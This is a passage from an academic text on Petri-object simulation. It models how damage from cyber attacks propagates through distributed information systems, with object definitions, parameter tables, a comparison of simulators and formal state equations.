


Fig. 6.6. Detailing of computing resource damage

A malware penetration into a system causes by joining the Malware class object and the System class object (fig.6.7) by the same vulnerabilities. An information system object (System) only contains positions that describe the states of computing resources. The workstations are user computers. A description of these positions is presented above while describing objects with the same positions




Fig. 6.7. Petri-object System

A firewall, web-server and file-server are common for IS workstations, so a damage one of them causes crash of each workstation that uses them. After joining the several System objects by common resources such as web-server and firewall, we can get the Computing cluster object. File-server damage causes termination of processing files for each workstation (users) that uses this object. A damage of web-server works by the same way. The CN with a lot of servers has especial servers that work as router. An each router connected to several clusters that connected to other routers. File-server damage causes termination of processing files for each workstation (users) that uses this object. A damage of web-server works by the same way. A user sends task packages to information system. If violations are occurred while system working, user sends alarm message to administrator. The table 6.3 contains numeric parameters that determine the Package object functioning.

Table 6.3 – The numeric parameters of the Package object

Parameter	Description	Petri's network element
Time interval of new task incoming into information system	A random number that setting by specific distribution law	The «SendPack» transition
The max waiting time of task completing	Determined number	The «ControlTime» transition




Fig. 6.8. Petri-object User

After joining the several System objects by common resources such as web-server and firewall, we can get the Computing cluster object. A hacker makes attack by repeating the malware launch until its success incoming into the system (figure 6.9). In the simple case the launch of one malware is repeating, but in the general case hacker launches one or more malwares by specific scenario. This scenario can be restored by joining in correct order Attack objects. The table 6.4 contains numeric parameters that determines the Attack object functioning.

According to the results of system modeling is determined the average time for which the system resources will be damaged for a given intensity of attacks, and the percentage of the system's working time, conditioned by protection methods and the recovery intensity.

Table 6.4 – Numeric parameters of the object Attack

Parameter	Description	Petri net element
The interval of the formation and launching a malware to the information system	Random number with a given distribution law	«SendPack» transition
Maximum waiting time for malware execution	deterministic number	«ControlTime» transition




Fig. 6.9. Petri-object Attack

The administrator periodically checks the system operability (fig. 6.10). When the damage is detected, the administrator restores the system operability for a certain time (possibly too large). According to the results of analysis damages, the administrator can block the access of the user who violated his access rights (used the vulnerabilities of the system) to the system resources. The numeric parameters that determine the functioning of the Admin object are presented in table 6.5.

Table 6.5 – Numeric parameters of the object Administrator

Parameter	Description	Petri net element
Interval of the formation and launching the test program to the information system	Random number with a given distribution law	«DoTest» transition
Maximum waiting time for execution test program	deterministic number	«ControlTime» transition
The interval of finding the damaged resources of information system and their restoration	Random number with a given distribution law	«Repair resources» transition




Fig. 6.10. Petri-objectAdmin

The information system model is created as follows:

1. Object Information System is created.
2. For each user, a Packet object is created and connected to the object System. For each task stream, a User object is created and connected to its object Packet.

3. For the administrator, also is created object Packet, which is connected with object System. Object Admin is created and connected with its own object Packet.

4. For each attack a malware object is created. Object Attack is created and connected to its object Malware. Intrusion into the system is connected to the resources of the corresponding object System.

5. All created objects are added to the Petri-objects list.

6. The list of Petri objects is transmitted to the constructor of the Petri-object model and the simulation is launched for a given time interval.

According to the results of simulation modeling, the output characteristics of the information system model are determined under the influence of cyber attacks:

- functioning capacity of information system resources;
- average processing time of user request;
- the average time for which the system resources go into a partially damaged state for a given intensity of attacks;
- the average time for which the system resources go into a completely damaged state for a given intensity of attacks;
- percentage of unprocessed user requests through system insecurity.

The computational cluster will be obtained by grouping the object Information System and connecting them with common computational resources firewall, web and file server.

Object-oriented structure of the damage propagation model caused by the attack on the computing resources of the distributed information system is presented in figure 6.11.




Fig. 6.11. Object-oriented structure of the distribution of damage propagation model caused by the attack on the CN resources

2. Damage propagation model caused by the attack on (protected) computing resources of a multi-server CN

In CN with many servers, individual servers act as routers. Each router is connected to several clusters, which are connected to other routers (fig. 6.12).The

computer trespasser develops an attack scenario, taking into account all available clusters. The scenario of the attack involves several stages – exploration (determine the network topology), determine the object of attack (information system) with the necessary vulnerabilities, invasion to the system, make decision of further actions, etc. until the target of the attack is reached.




Fig. 6.12. Multi-server KM architecture

6.2 Petri-Object Simulation: Software Package and Complexity

6.2.1 Introduction

Software components that can be used to simulate the system are an important factor. Since the systems have a high level of technical complexity then it results in the use of approaches that have certain characteristics. Simulation systems require the development of special components to design models with identical elements, flexible modeling of dynamic elements, a visual representation of the model and opportunities for its adjustment and modification. Modeling flexibility entail researchers to detail the process to the smallest elements, but the demands for convenience representation of models entail their more abstract definition.

The system formalization using Discrete Event System Specification [11] focused on a detailed description of all possible states of the system elements and the rules of transitions from one state to another. Integrating elements is due to describe sets of input and output events. The formalization of this type is a generalization of queuing systems and use in most software of simulation modeling (Arena, ExtendSim, Plant Simulation) as a collection of blocks configured to perform certain functions - waiting, processing, equipment, transportation and others [12]. However the programming of the control elements is difficult in these models because the algorithms that define the operation blocks are not accessible. For example, the cyber-attack scenario or grid resource broker, or traffic control elements are unable to be represented with blocks of the enterprise model. By changing the parameters of the resource settings in the simulation introduces a new state of resources (as “inoperative”, “damage”), take into account the information about system’s state in control elements etc.

An alternative approach involves the use of Petri net graphs which has an advantage over other modeling systems since it is based on a mathematical modeling language. Petri net provides an elegant and mathematically rigorous modelling framework for discrete event dynamic systems [13]. It is described as a directed bipartite graph with state-transitions. Transitions represent the events of system and places represent the conditions that force the events. Directional arcs connect transitions (rectangles) to places (circles) which hold tokens and vice versa. The transition occurs when for each input place the following condition is satisfied: the number of tokens is at least equal to the weight of arc that leads from the input place to the transition. Transition’s firing is performed by deleting tokens in input places of transition and adding tokens in output places of transition in accordance the weight of arc.

The tokens outputs occur with a determined time delay for timed Petri net. If stochastic Petri net is considered the time delay can be given by stochastic value. The functioning of timed Petri net differs largely from the Petri net without time delays. For example, the fragment of timed Petri net in fig. 6.13 presents the performance of two processes, which conflict for capture resource.




Fig. 6.13. The functioning of timed Petri net

In the case of Petri net without time delays the equal quantities of tasks which are performed must be obtained. However, in the case of timed Petri net, the one process is four times more efficient.

The tokens inputs in multichannel transition are repeated until the firing condition is satisfied fig. 6.14. If ordinary transitions are used then one hundred transitions are needed for the same fragment of Petri net. So the use of multichannel transitions reduces the number of elements for the model representation.




Fig. 6.14. The functioning of multichannel transition

Input place can be connected with a transition by information arc. This means that by deleting tokens from such place is not performed when the transition fire has occurred. For example, when a car moves over the crossroad the condition of “green light” still persists. Another example, when an attacker uses the vulnerability it doesn’t mean that the vulnerability has vanished, so the appropriate condition should not change.

In fig. 6.15 the transition has a condition “Permission” that doesn’t change if the transition is fired. So, two inputs occur at the one moment and two moments of outputs of tokens are memorized. When the time is over the output of tokens is performed.




Fig. 6.15. The functioning of multichannel transition with information arc

When using Petri net for complex systems researchers are compelled to decompose it either into a simpler investigation as in [14] or for a more efficient model with parallelism as in [15].

Stochastic Petri nets have extensive opportunities to represent systems, because they can be used for describing the parallel processes and the management processes [16]. However, because of the large number of Petri net elements used even for simple systems, its use for complex systems requires effort that isn't compensated by the results of modeling. The widely known

software tool CPN Tools [17] is focused on system formalization by colored Petri net. The advantage of such modification of Petri net is reducing the number of elements required to represent a complex system. However, the use of colored Petri nets complicates the simulation algorithm and prevents analytical research of system's properties.

The combination of object-oriented approach and Petri nets contains in [18]. Petri net elements in this work provided features of object-oriented approach: tokens can be objects, fragments of Petri nets can be transitions. This approach does not provide the ability to use all the advantages of object-oriented approach - instantiating classes with desired properties, inheritance.

Modern technical, technological and information systems are characterized by a high level of complexity: the large number of interconnected elements, processes heterogeneity of the elements and subsystems. Depending on modeling goal we can use analytical or simulation methods. Analytical models are assigned to study the most general properties of system depending on its parameters. Simulation models able to take into account the specific details of the functioning of the system. There are advantages to each method of modeling, so it is important to have the formalization of a system that would allow us to use both approaches.

The theoretical foundations of Petri-object simulation is outlined in [9]. According to this approach, the discrete event system's model composes of elements, the dynamics of which are represented by stochastic Petri net. Adopting this approach guarantees that the dynamics of the system also represents a stochastic Petri net. So, the simulation algorithm is the same for elements as for the system. Another advantage of Petri-object approach is that it provides a significant reduction of simulation time for systems with a large number of elements.

Visual programming tools are intended to simplify the process of Petri-object model construction, reduce the number of errors caused by the wrong linking of elements, and increase the perception of a simulation model.

6.2.2 Petri nets software

Applications in many different areas have been modeled using Petri net graphs, examples of how the range has expanded recently are highlighted here. Classically Petri nets were used in the area of manufacture and business applications. The use of timed Petri nets for flexible manufacturing systems is considered in [19]. The theory and practice of using Petri nets for modeling business processes is outlined in [20]. Petri nets seminal role for formalization of business processes is unveiled in [21]. More recently applications in the computer systems area have appeared including: Communications systems modelled [22] [23], electronic Hardware Design [24], Formal Methods in PLC Programming [25], Concurrent Object-Oriented Programming [26] and Verification of protocols and performance evaluation of networks [27]. A more exhaustive list can be found at [28].

There are many Petri net simulators available a more exhaustive list can be found at [29]. However the most widely used versions are summarized in table 6.6 showing comparisons of their characteristics, uses and disadvantages with the application PetriObjModelPaint in which Petri-object simulation is implemented [30].

Table 6.6- Comparison of Petri Nets Simulators

	Object-oriented techniques	Stochastic Petri Nets	Token Game Animation	Fast Simulation	Reachability Graph Analysis
Coopn (Concurrent Object-Oriented Petri net) builder	+	-	+	+	-
JSARP (Simulator and Analyzer Petri net in Java)	+	-	+	+	+
PNTalk	+	-	+	+	
Renew	+	-	+	+	-
CPN (Coloured Petri nets) Tools	-	+	+	+	-
Petri.NET Simulator	-	-	+	+	-
WoPeD(Workflow Petri Net Designer)	-	-	+	-	-
PIPE2(Platform-Independent Petri net Editor)	-	+	+	+	-
PetriObjModelPaint	+	+	+	+	-

The greatest advantage of PetriObjModelPaint is the unique object-oriented approach to building model with Petri nets. This new innovative concept allows the representing of a Petri net as a parameter of object's constructor. Then many objects can be simply created with the same Petri net. That allows user to quickly create the list of Petri-objects and then set links between them.

Looking at the most popular object-oriented Petri nets simulators it can be seen that only some of them supports stochastic Petri Nets. So, it can be seen that PetriObjModelPaint has some major advantages that make the process of modeling systems more comfortable and easier.

6.2.3 Petri-object model definition

A. Stochastic timed Petri net definition

We use the stochastic timed Petri net with multichannel and conflict transitions for describing dynamics of model and its elements. The definition of such Petri net and its state equations are introduced in publication [31].

Definition 1. Stochastic timed Petri net N is the set of places, transitions and arcs:

$$N = (\mathbf{P}_N, \mathbf{T}_N, \mathbf{A}_N, \mathbf{W}_N, \mathbf{K}_N, \mathbf{I}_N, \mathbf{R}_N), \quad (6.1)$$

where \mathbf{P}_N is a set of places, \mathbf{T}_N is a set of transitions, $\mathbf{A}_N \subseteq (\mathbf{P}_N \times \mathbf{T}_N \cup \mathbf{T}_N \times \mathbf{P}_N)$ is a set of arcs, $\mathbf{W}_N: \mathbf{A}_N \rightarrow \mathbb{N}$ is a set of natural numbers that determine weights of arcs,

$\mathbf{K}_N = \{(c_T, b_T) | T \in \mathbf{T}, c_T \in N, b_T \in [0;1]\}$ is a set of pairs of priority and probability for every transition, $\mathbf{R}_N : \mathbf{T} \rightarrow \mathfrak{R}_+$ is a set of nonnegative values of timed delay.

The state of place $P \in \mathbf{P}_N$ is represented by the number of tokens in it and the state of transition $T \in \mathbf{T}_N$ is represented by the values of output tokens moments. So, the state of timed Petri net is determined by the set of values $\mathbf{S}(t) = (\mathbf{M}(t), \mathbf{E}(t))$. In the start moment the input of tokens is performed. In each event moment the output of tokens and input of tokens are executed. The functioning of stochastic timed Petri net is determined by state equation:

$$\begin{aligned} t_n &= \min_{T \in \mathbf{T}} \tau_T, & t_n &\geq t_{n-1}, \\ \mathbf{S}(t_1) &= D^-(\mathbf{S}(t_0)), & \mathbf{S}(t_n) &= (D^-)^m (D^+(\mathbf{S}(t_{n-1}))), \\ m &: \bigvee_{T \in \mathbf{T}} Z(T, t_n) = 0, & n &= 2, 3, \dots \end{aligned} \quad (6.2)$$

where t_n – the n -th event moment, τ_T – the nearest moment of tokens output for the transition T , $\mathbf{S}(t_n)$ – the state of Petri object model in moment t_n , D^- – transformation of Petri object model associated with tokens inputs, D^+ – transformation of Petri object model associated with tokens outputs, $Z(T, t_n)$ – predicate that determines the enabling condition for transition T , m – amount of tokens inputs to achieve the state in which any of transitions of model is disabled.

B. Petri-object model definition

We define the class Petri-simulator (PetriSim) as a class realizing the simulation of some real object in correspondence of functioning dynamics, which is given by stochastic timed Petri net with conflict and multichannel transitions. Information about Petri net is contained in the field of class Petri-simulator. The main methods of this class allow us the first transformation of Petri net, the promotion of the modeling time and doing the corresponding transformation of Petri net, the execution of additional actions.

Definition 2. *Petri-object* (PetriObj) is the object of subclass of Petri-simulator class (PetriSim):

$$\text{PetriObj} \xrightarrow{\text{inherit}} \text{PetriSim}. \quad (6.3)$$

The use of inheritance mechanism allows reconstruction of all the fields and methods of the super-object into sub-object. Net of Petri-object is created using the static function of class NetLibrary, and then transferred to Petri-object constructors as an argument. Constructor of Petri-object passed Petri net in the field ‘net’ of this object. This approach provides the possibility of using the same method of the class NetLibrary to create the Petri nets of plurality of similar objects, and that in turn ensures identical processing of places and transitions of such objects.

Petri-objects have all properties of object (as an element of OOP), simulate the functioning of object on the Petri net, the description of which

consist in the field ‘net’, and they are constructive elements, which make up the Petri net of complex system.

Definition 3. *Petri-object model* is the model, which is the result of aggregation of Petri-objects:

$$Model = \bigcup_N O_N, \quad (6.4)$$

where $O_N \xrightarrow{\text{inherit}} \text{PetriSim}$.

To specify the relations of Petri-objects between one another using two ways:

1) The *common places* (common place belongs to some Petri-objects is the place of some Petri-objects);

2) The *event initialization* (if Petri net transition of object O_N implemented the tokens transferred into Petri net place of object O_J in predetermined amount $w_{T,P}$ in the moment, appropriate to output moment of transition).

In the first case the connection is given by assigning memory addresses to appropriate places. In the second case the relationship between the transition of one object and the place of another object is set by token passing along the connection when the transition is fired. By connecting it in this way it has been proved that the dynamics of model is described by the stochastic Petri net composed of its Petri-objects nets is guaranteed [9]. So this provides a computable model.




Fig. 6.16. Petri-objects dynamics connection

Statement 1. The functioning of Petri-object model is described by stochastic timed Petri net, which is the union of Petri-objects nets, from which it composed:

$$ModelNet = \bigcup_N \tilde{N}, \quad (6.5)$$

where $\tilde{N} = (\mathbf{T}_N^*, \mathbf{T}_N, \tilde{\mathbf{A}}_N, \tilde{\mathbf{W}}_N, \mathbf{K}_N, \mathbf{I}_N, \mathbf{R}_N)$, \mathbf{T}_N^* is the union of output places of transitions \mathbf{T}_N , $\tilde{\mathbf{A}}_N$ is the union of Petri-object arcs and its arc created as a result

of ‘event initialize’ connection with other Petri-object, \tilde{W}_N is appropriate set of weights.

State equation of Petri-object model is obtained:

$$\begin{aligned}
 t_n &= \min_N \tau_N, \quad t_n \geq t_{n-1}, \\
 \mathbf{s}(t_i) &= \begin{pmatrix} (D^-)^m(\tilde{\mathbf{S}}_1(t_0)) \\ \dots \\ (D^-)^m(\tilde{\mathbf{S}}_N(t_0)) \\ \dots \\ (D^-)^m(\tilde{\mathbf{S}}_L(t_0)) \end{pmatrix}, \quad \mathbf{s}(t_n) = \begin{pmatrix} (D^-)^m(D^+(\tilde{\mathbf{S}}_1(t_{n-1}))) \\ \dots \\ (D^-)^m(D^+(\tilde{\mathbf{S}}_N(t_{n-1}))) \\ \dots \\ (D^-)^m(D^+(\tilde{\mathbf{S}}_L(t_{n-1}))) \end{pmatrix}, \\
 \forall \tilde{\mathbf{S}}_N(t_n): \bigvee_{T \in T_N} Z(T, t_n) &= 0,
 \end{aligned} \tag{6.6}$$

